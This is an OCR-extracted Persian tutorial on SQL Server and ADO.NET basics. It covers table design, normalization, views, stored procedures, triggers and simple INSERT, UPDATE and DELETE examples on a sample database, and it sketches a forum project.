
شکل ۱ -اولین قدم برای ایجاد یک بانک اطلاعاتی جدید درSQL-Server .



شکل ۲ -اولین قدم برای ایجاد جدولی جدید در SQL-Server .



شکل ۳ -طراح دیتا بسی در SQL-Server .



شکل ٤ -ورود نامی برای جدول جدید ایجاد شده.

چند نکته:

۱ -اگر می خواهید داده های یونیکد مانند متن فارسی را در بانک اطلاعاتی وارد کنید بهتر است نوع فیلد هایی را انتخاب نمایید که با n شروع می شوندn در اینجا به معنایnational است .

۲ -اگر در هنگام برنامه نویسی ، یک فیلد) مثلا توضیح (اهمیت آنچنانی برای ورود اطلاعات ندارد می توانید آنرا در هنگام طراحی دیتابیسAllow Null نمایید .در غیر اینصورت اگر فیلدی اینگونه نباشد حتما باید با داده ای پر شود و گرنه با یک خطا مواجه خواهید شد . برای اطمینان حاصل کردن از این موضوع می توان به سادگی از کنترل های تعیین اعتبار که در مورد آنها توضیح داده شد استفاده نمود.


۳ -فرض کنید فیلدی به نام Name به طول ۵۰ ایجاد کرده اید . بهتر است در TextBox ایی که می خواهد ای ن فیلد را از کاربر دریافت کند خاصیت MaxLength را مساوی ۵۰ قرار دهید تا بازهم برنامه دچار خطای زمان اجرا نشود . در غیر اینصورت برای مثال اگر کاربر ۵۱ کاراکتر وارد کند حتما برنامه با یک خطا متوقف می شود و متاسفانه این نوع خطا یابی و رفع مشکلات آن بسیار مشکل می باشد .پس بهتر است علاج واقعه قبل از وقوع شود.

٤ -تجربه نشان داده است که برای وارد کردن تاریخ فارسی بهتر است از نوع کاراکتر استفاده شود و قرار دادن یک صفر قبل از اعداد یک رقمی را فراموش نکنید تا بتوان به راحتی آمارهای از تاریخ تا تاریخ را بدست آورد برای مثال به جای ۸۲/۱/۱ می توان نوشت ۸۲/۰۱/۰۱ .

۵ -هنگام نامگذاری یک جدول درSQL-Server بهتر است یکtbl و یا t_ به قبل از نام جدول اضافه نمایید .این کار هنگامیکه تعداد جداول بانک شما زیاد می شود اهمیت خودش را نشان می دهد و جداول شما لابلای جداول سیستمیSQL-Server قرار نخواهد گرفت (در لابلای لیست آنها) .

٦ -هنگام طراحی جدول حتما سعی کنید یک فیلد منحصر به فرد ایجاد کنید به نام Primary key (شکلهای ۵ و ٦) برای مثال حداقل یک فیلد ردیف که با اعداد متوالی پر می شود ایجاد نماییدSQL-Server . در مورد یکتا بود نداده های وا رد شده در این فیلد مراقبت های لازم را انجام خواهد داد!

۷ -یکی دیگر از روش های مقید سازی داده ها و اطمینان حاصل کردن از یکپارچگی دیتابیس استفاده ازForeign key می باشد .یک Foreign key برای ایجاد ریفرنس Primary key جدول دیگر بکار برده می شود و بدین وسیله اطمینان حاصل خواهد شد که داده ها در ستون کلید خارجی جدول ارجاع داده شده حضور خواهند داشت.




شکل ۵ -نحوه ی ایجاد Primary Key برای جدول (ابتدا فیلد را انتخاب کنید و سپس روی آن کلیک راست نمایید) .


شکل ٦ -شکل جدول علامت کلید در کنار فیلدی کهPrimary key شده است .

برای گرفتن کوئری و یا پروسجو روی جدول درSQL-Server راه حلهای زیادی وجود دارد .برای مثال روی جدول کلیک راست نموده و از گزینه یOpen Table آن گزینه یReturn all rows را انتخاب کنید (شکل ۷) صفحه ای باز خواهد شد (شکل ۸) که تمام رکورد های جدول ر ا نمایش می دهد . در اینجا می توان داده ها را به صورت دستی هم وارد کرد.

اگر به حفظ کردن دستوراتSQL علاقه ای ندارید می توان به صورت ویژوال این دستورات را تولید نمود و آزمایش کرد .بر روی نام جدول کلیک راست کنید وا گزینه یOpen Table گزینه ی Query را انتخاب نمایید (شکل ۹)



شکل ۷ -نحوه ی گرفتن یک کوئری ساده بر روی جدول.



شکل ۸ -پس از کلیک کردن رویReturn all rows رکورد های جدول نمایش داده می شود .

نرمال سازی داده ها:


برای توضیح دادن این قسمت می توان یک دیتابیس با مشخصات زیر ایجاد کرد (نام جدول آن t_band) است :

[band_id] [int] IDENTITY (1, 1) NOT NULL
[band_title] [varchar] (100) NOT NULL
[music_type_id] [int] NOT NULL
[record_company_id] [int] NOT NULL

عموما برای ارزیابی طراحی یک جدول ، اطمینان حاصل می شود که آیاNormalized شده ا ست یا خیرNormalization پروسه ای است که در آن داده ها در جداول مرتبط قرار می گیرند و بدین وسیله . داده های زاید و تکراری حذف می گردند . قوانین متعددی برای انجام اینکار وجود دارد که به آنهاNormalization forms گفته می شود .سه فرم ابتدایی آن به صورت زیر هستند :

فرم اول نرمال (FNF) :

مطابق با این قاعده یک ستون در جدول نمیتواند حاوی داده های چند گانه باشد . برای مثال در جدول فوق یک کاربر می تواند چندین آلبوم را بخرد و برعکس .پس بهتر استکاربر و آلبوم تجزیه شوند.



شکل ۹ -محیط طراحی کوئری در SQL-Server .

فرم دوم نرمال (SNF) :

هر ستونی که کلید نیست باید وابسته باشد بهentire key و نه فقطPrimary key که در این جدول رعایت شده است.

فرم سوم نرمال (TNF):

ستون هایی که کلید نیستند نباید به سایر ستون هایی که آنها هم کلید نیستند وابسته باشند. ایده ی بهتر در مورد این جدول بدین صورت است که آنها را به جداول کوچکتر تقسیم کنیم و از طریقForeign key آنها را به هم ارتباط دهیم (توضیحات بیشتر برای سنگین تر نشدن این فصل در طی فصل آتی که ادامه ی فصل جاری می باشد ارائه خواهد شد) .
مطلبی را که باید بخاطر داشت این است که تا حد امکان باید از تعداد جداول زیاد پرهیز کرد چون های زیادی در ادامه وجود خواهد داشت . در هر حال طراحی یک Join کارآیی را کاهش می دهد و نیاز به بانک اطلاعاتی بیشتر یک هنر است تا علم!

: Query Analyzer

برای ایجاد یک بانک و جدول همانطور که گفته شد یا می توان ازEnterprise manager استفاده کرد و یا با استفاده از برنامه Query Analyzer که همراهSQL-Server نصب می شود دستوراتT -SQL را نوشت و کار ایجاد بانک و جدول و موارد دیگر را انجام داد .
هنگامیکهQuery Analyzer را اجرا می کنید ابتدا صفحه ی اتصال بهSQL-Server ظاهر می شود (شکل ۱۰) به طور معمول هنگام نصب SQL-Server کاربری با LoginName=sa و پسورد خالی ایجاد می شود یکی از مواردی که باید هنگام قرار دادن داده ها روی شبکه به آن دقت شود تا هکرها از آن سوء استفاده نکنند . یک راه دیگر هم برای اجرایQuery Analyzer وجود دارد . در محیطEnterprise manager از منویTools که در بالای صفحه قرار داردQuery Analyzer را انتخاب نمایید .

در این محیط بهتر است قبل از هر کاری دیتابیسی را که می خواهید روی آن کار کنید انتخاب نمایید تا دستورات شما روی دیتابیس دیگری اجرا نشود (شکل ۱۱).

در محیط آن با فشردن دکمهF5 دستورات اجرا می شوند .


برای ایجاد دیتا بسی و تولید جدول از دستورات زیر هم می توان استفاده کرد:

```
USE master
GO
CREATE DATABASE Music ON PRIMARY
( NAME = MusicData,
FILENAME = 'C:\MSSQL7\data\MusicData.mdf'
)
```

و در ادامه:

```
USE Music
GO
CREATE TABLE [dbo].[t_bands] (
[band_id] [int] IDENTITY (1, 1) NOT NULL ,
[band_title] [varchar] (100) NOT NULL ,
[music_type_id] [int] NOT NULL ,
[record_company_id] [int] NOT NULL
) ON [PRIMARY]
GO
ALTER TABLE [dbo].[t_bands] WITH NOCHECK ADD
CONSTRAINT [PK_t_bands] PRIMARY KEY NONCLUSTERED
(
[band_id]
) ON [PRIMARY] ,
CONSTRAINT [IX_bands_title] UNIQUE NONCLUSTERED
(
[band_title]
) ON [PRIMARY]
GO
```

شکل ۱۰ - صفحه ی اتصال به SQL-Server برای اجرایQuery Analyzer .



شکل ۱۱ – محیطQuery Analyzer قبل از هر چیز دیتابیسی را که می خواهید روی آن کار کنید را مشخص نمایید.

ایجاد View :

یکView اساسا یک شی است و تعیین می کند که یک کاربر داده ها را به چه شکلی می تواند ببیند View یک پرسجوی(Query) ذخیره شده استView ها برای موارد امنیتی هم مفید بوده) در این حالت کاربر شی هایView را می بیند و نه جداول را (و همچنین برای ساده سازیQuery هایی که زیاد کاربرد دارند .ایجادView با هر دویQuery analyzer وEnterprise Manager امکان پذیر است.

برای مثال:

```
CREATE VIEW [owner.]view_name
AS select_statement
```

برای مثال فرض کنید که می خواهید View ایی را درست کنید که نام تمامbands را در جدولt_babds ارائه دهد .

```
USE Music
GO
CREATE VIEW all_bands
AS
SELECT * FROM t_bands
```

ایجاد Stored procedures :

یک رویه یا دستور العمل ذخیره شده ، یک جمله یT-SQL پیش کامپایل شده است . به دلیل این پیش کامپایل شدن ، آنها کارآیی بهتری را نسبت بهView و سایر انواع کوئری ها ارائه می دهند . بعلاوه امکان پاس کردن متغیر به و یا از آنها وجود دارد. روش ایجاد:

```
CREATE PROCEDURE procedure_name
[{@parameter_name data_type} [VARYING] [= default] [OUTPUT]]
[, ...n]
AS
sql_statement
```

مثال :

```
CREATE PROCEDURE pr_albums
AS
SELECT album_title FROM t_albums ORDER BY album_title
```

برای اجرای یک رویه ذخیره شده شما می توانید درQuery analyzer ابتدا بنویسید Exec مخفف Execute و سپس نام رویه ذخیره شده و سپس دکمه ی F5 را فشار دهید

مثال زیر یک آرگومان را هم می پذیرد:

```
CREATE PROCEDURE pr_albums2
@iBandID INT
AS
SELECT album_title
FROM t_albums
WHERE band_id = @iBandID
ORDER BY album_title
```

ایجاد Triggers :

Trigger یک نوع رویه ذخیره شده ی خاص است که به صورت اتوماتیکinvoked می شود تا از تغییرات و اصلاحات ناخواسته جلوگیری کندTriggers کمک می کنند تا از یکپارچگی داده ها اطمینان . حاصل شده و از تغییراتی که این مورد را به خطر می اندازد جلوگیری شود .برای مثال می توان اطمینان حاصل کرد که یک رکورد را نمیتوان هنگامیکه در جدول دیگر از ریفرنس آن دارد استفاده می شود delete کردTrigger . ها پارامتر ندارند و به صورت صریح قابل اجرا نیستند . آنها هنگامی اجرا می شوند که شما سعی درInsert ، Update یاDelete داده ها به / از جدول داشته باشید

نحوه ی ایجاد:

```
CREATE TRIGGER trigger_name
ON table_name
FOR {INSERT | UPDATE | DELETE}
AS sql_statement
```

و برای مثال:

```
CREATE TRIGGER trg_DeleteBand
ON t_bands
FOR DELETE
AS
IF EXISTS(SELECT album_id FROM t_albums, deleted WHERE t_albums.band_id
=
deleted.band_id)
BEGIN
RAISERROR(Band has albums!',16,1)
END
```

آشنایی با زبان SQL و مقدمات SQL-Server

قسمت دوم

مقدمه:

در این فصل قصد داریم مروری داشته باشیم بر یک سری از دستورات اساسی و بنیادینSQL تا به راحتی بتوان در طی فصول آتی از آنها استفاده نمود . همچنین قدم اول در زمینه ی پروژه ی این مجموعه برای نوشتن یکforum برداشته خواهد شد . هنگامیکه با توجه به مطالب فصل پیشین یک بانک اطلاعاتی را ایجاد کردیم نیاز به یک سری از اعمال اساسی روی آن فرا می رسد . برای مثال دریافت ، ایجاد ، به روز درآوردن و حذف داده ها که جزو کارهای روزمره ی یک سیستم اطلاعاتی به شمار می آید . ساده ترین راه برای انجام این امور استفاده از زبانSQL می باشد که در این فصل به آن پرداخته خواهد شد و از محیط Query Analyzer برای اجرای دستورات کمک می گیریم .

عبارت Select :

بدون شک یکی از مهمترین و پر کاربرد ترین دستوراتSQL عبارتselect می باشد .با استفاده از این دستور می توان داده ها را از جداول دریافت کرد . شکل کلی آن بسیار پیچیده است و از آوردن آن در اینجا صرفنظر می شود و تنها به ذکر چند مثال در لابلای قسمت های دیگر این فصل اکتفا می گردد.

عبارت Insert :

دستوری که برای اضافه کردن داده ها به یک دیتابیس از آن استفاده می شودInsert می باشد و بوسیله ی آن می توان یک ردیف (رکورد) به بانک درآن واحد اضافه کرد . برای اضافه کردن چندین رکورد در آن واحد می توان از رویه های ذخیره شده بهره جست . هنگام استفاده از دستورInsert باید یک سری از خواص و یا ساختار بانک اطلاعاتی مانند تعداد ستون ها (فیلد ها) نوع آنها ، نام آنها و غیره توجه نمود.

شکل کلی این عبارت به صورت زیر است:

```
INSERT INTO tablename [(columnname, ...)] VALUES (constant, ...)
```

برای مثال یکی از دیتابیس های که به صورت پیش فرض هنگام نصبSQL-Server برای مقاصد آموزشی همراه آن نصب می گردد، دیتابیس Pubs می باشد .فرض کنید می خواهیم به جدول تخفیف های آن یک رکورد اضافه کنیم . قبل هر چیزی لازم است ساختار آنرا بدانیم و گرنه امکان اضافه کردن رکورد به صورت صحیح به آن وجود نخواهد داشت . اگر روی نام جدول آن در Enterprise managerدوبار کلیک کنید می توان ساختار آنرا مشاهده کرد (شکل ۱)

Columns:

Key	ID	Name	Data Type	Size(...	Nulls	Default
		discounttype	varchar	40	☐	
		stor_id	char	4	☑	
		lowqty	smallint	2	☑	
		highqty	smallint	2	☑	
		discount	decimal	5(4,2)	☐	

شکل ۱ -ساختار جدولDiscounts بانک اطلاعاتی استانداردPubs در SQL-Server .

از منویTools گزینه ی SQL Query analyzer را انتخاب کنید تا برنامه یاد شده برای وارد کردن دستوراتSQL ما اجرا شود . دقت داشته باشید که در منوی پایین افتادن که در صفحه قرار دارد حتما باید دیتابیسPubs انتخاب شده باشد و گرنه دستورات ما روی یک دیتابیس دیگر اجرا خواهد شد (شکل ۲) البته از دستورUse هم می توان درSQL-Server برای اینکار استفاده کرد .

شکل ۲ -هنگام کار با یک دیتابیس باید دقت کرد که دیتابیس مربوط صحیح انتخاب شده باشد.

در محیط آن بنویسید:

```
use pubs
insert into discounts ( discounttype , discount ) values ( 'myt1' , 5 )
select * from discounts
```

اگر دکمه هایCtrl+F5 را فشار دهید عبارات نوشته شده از لحاظ دستور زبان بررسی خواهند شد و با فشردن دکمه یF5 دستورات فوق اجرا می شوند .بدیهی است که اگر کسی با این محیط حرفه ای راحت باشد نیازی به هیچگونه محیطی ویژوال برای اجرای دستوراتش نخواهد داشت.

همانطور که ملاحظه می کنید نحوه ی وارد کاراکتر ها و اعداد با هم متفاوت است و بدون ' ' بکار برده می شوند و سطر اول تنها برای اطمینان بیشتر نوشته شده است . باید دقت کرد که اگر فیلدیAllowNull نباشد حتما باید در این دستور ذکر گردد در غیر اینصورت با یک دستور خطا در زمان اجرا مواجه می شوید .به همین دلیل است که دانستن و توجه به ساختار دیتابیس در این دستور الزامی است.

در طی فصول آتی دقیقا این دستورات را با همین شکل و شمایل داخل کلاسADO.NET مورد استفاده قرار خواهیم داد.

عبارت Delete :

عبارت Delete یک یا چندین ردیف (رکورد) را از بانک اطلاعاتی حذف می کند و شکل کلی آن به صورت زیر است:

```
DELETE FROM tablename [WHERE where expression]
```

اگر در عبارت فوقwhere قرار داده نشود کل جدول در یک چشم به هم زدن پاک خواهد شد پس خوب به آن دقت نمایید . از Whereبر ای محدود کردن بازه ی حذف داده ها استفاده می شود و بدیهی است که در این قسمت با استفاده ازAnd وOr و امثال اینها می توان پرس جوی های حذف قوی تری را ایجاد کرد.

برای مثال می خواهیم رکوردی را که در قسمت قبل به جدول تخفیف اضافه کردیم حذف کنیم . عبارت زیر را در محیط Query analyzerبنویسید و سپس آنرا اجرا نمایید .

```
use pubs
select * from discounts
delete from discounts where discounttype='myt1' and discount = 5
select * from discounts
```

عبارت فوق به SQL-server می گوید که از جدول discounts رکورد(ها) یی را حذف کن که در آنها شرط ذکر شده وجود داشته باشد.

در قسمت Where می توان عبارت ها یی را استفاده کرد که به آنها Predicate نیز می گویند مانندContains Like و Null شرط Contains هنگامیtrue بوده و اجرا می گردد که ستون (فیلد) مشخص گردیده حاوی مقدار مشخص شده باشدLike هنگامی true خواهد بود که ستونی مشخص با الگوی مشخص شده مطابقت داشته باشد . برای تعریف الگو ازWildcards استفاده می شود مانند **%** و _ و امثال اینها .

برای مثال عبارت های زیر را درQuery analyzer اجرا نمایید :

```
use pubs
insert into discounts ( discounttype , discount ) values ( 'myt1' , 5 )
insert into discounts ( discounttype , discount ) values ( 'myt12' , 5 )
insert into discounts ( discounttype , discount ) values ( 'myt123' , 5 )
select * from discounts where discounttype like 'myt%'
delete from discounts where discounttype like 'myt12%'
select * from discounts
```

عبارت Update :

استفاده می شود که شکل کلی update برای ویرایش کردن داده ها در یک ردیف) رکورد (از عبارت آن به صورت زیر است:

```
UPDATE tablename SET columnname = contstant [AND columnname =
constant ...] [WHERE where-expression]
```

لازم به ذکر است که قسمت Where در تمام این دستورات مانند هم عمل می کند .

برای مثال عبارت های زیر را درQuery analyzer اجرا نمایید :

```
use pubs
insert into discounts ( discounttype , discount ) values ( 'myt1' , 5 )
select * from discounts
UPDATE discounts SET discounttype = 'aaa' WHERE discounttype='myt1'
select * from discounts
```

در عبارات فوق در هر رکوردی که discounttype='myt1' باشد مقدار آن به aaa تنظیم و ویرایش خواهد شد.

آغاز به طراحی پروژه مجموعه ، برای ایجاد یک انجمن(Forum) ساده :

برای طراحی یک فورم و یا کلا یک برنامه راه حل های مختلفی وجود دارد . برای مثال ابتدا تعریف دیتابیس و سپس تعریف شکل صفحات و سپس برنامه نویسی آن و یا برعکس و یا هیچکدام ! به شخصه ابتدا طراحی فرم ها و سپس طراحی بانک اطلاعاتی از روی آنرا ترجیح می دهم. یک فورم ساده از عناصر زیر تشکیل می گردد:

۱ - صفحه ای برای ثبت نام کاربران و صفحه ای برای ویرایش آن توسط کاربر .
(جدول آن می تواند به نام tblUsers باشد با فیلد هایی مانند آدرس ایمیل و پسورد ، تاریخ ثبت نام آخرین تاریخ ویرایش و نوع کاربر مانند مدیر و غیره که به صورت پیش فرض کاربر معمولی باید باشد و نام مستعار فرد) .

۲ -صفحه ای برای ایجاد پست جدید جدول آن می تواند به نامtblPosts باشد با فیلمهایی مانند نام شخص پست کننده ، عون ان پست (محتوای پست ، تاریخ پست ، آی دی بخشی که در آن پست انجام می شود)

۳ -صفحه ای برای ویرایش پست انجام شده

٤ -صفحه ای برای نمایش پست های انجام شده

٥ -صفحه ای برای جستجو و سپس نمایش اطلاعات جستجو شده

٦ -صفحه ای برای لاگین کردن کاربر

۷ -صفحه ای برای پاسخ دادن کاربر به پست موجود

۸ -صفحه ای برای پیش مشاهده پستی که قرار است انجام شود

۹ -قسمت مدیریت برای ایجاد بخش ها
(جدول آن می تواند به نام (tblArea) باشد با فیلد هایی مانند نام و آی دی بخش ، شرح بخش جدید)

فعلا برای شروع کافی است ! بدیهی است که این پروژه بسیار قابل بسط است مانند امکان پیامهای خصوصی بین کاربران و یا PMقسمت مدیریت بسیار قوی ، نشان دادن کاربر های آنلاین و آماری از این دست ، زیبا سازی هایی مانند استفاده ازemoticons میل زدن پسورد فراموش شده به آدرس ، ایمیل کاربر ، نمایش آیکون هایی در دفعات بعدی حضور کاربر مبتنی بر اینکه در قسمت یاد شده پست جدیدی انجام شده و مانند اینها و....

طریقه دستیابی و کار با داده ها درASP.NET

مقدمه:

در این فصل مباحث تکمیلی کار با دیتابیس ها وADO.NET مورد بررسی قرار خواهند گرفت مانند اجرای رویه های ذخیره شده ، انجام عملیات ریاضی روی ستون ها و غیره.

اجرای رویه های ذخیره شده:

استفاده از رویه های ذخیره شده در برنامه ها ، برنامه ای سریعتر و امن تر نسبت به حالتی که دستوراتSQL به صورت مستقیم روی دیتابیس اجرا می شوند را ایجاد می کند . همانطور که در طی فصول پیشین در مورد نحوه ی ایجاد آنها صحبت شد ، رویه های ذخیره شده دست ورات SQL و پیش کامپایل شده ای بوده و در حافظه ی سرور دیتابیس شما Cache خواهند شد .نحوه ی استفاده از آنها در ADO.NET به صورت یک مثال ارائه خواهد شد .

مثال ۱ :

یک بانک اطلاعاتی جدید به نام MyTestDB ایجاد کنید با دو جدول به صورت زیر . می خواهیم از ای ن دو جدول گزارشی تهیه کنیم که به ازای هرID تفاضل تعداد ورودی و تعداد فروخته شده به صورت یک ستون واحد در یک دیتاگرید نمایش داده شود . بهترین ، مطمئن ترین و سریعترین راه برای این نوع مثالها استفاده از رویه های ذخیره شده می باشد.

جدول tblEntry :

Design Table 'tblEntry' in 'myTestDB' on '(local)'

	Columr Name	Data Type	Length	Allow Nulls
🔑	ID	int	4	
	Entry_No	int	4	

شکل ۱ – مشخصات جدولtblEntry در حال طراحی .


جدول tblSell :

Design Table 'tblSell' in 'myTestDB' on '(local)'

	Column Name	Data Type	Length	Allow Nulls
🔑	ID	int	4	
	Sell_No	int	4	

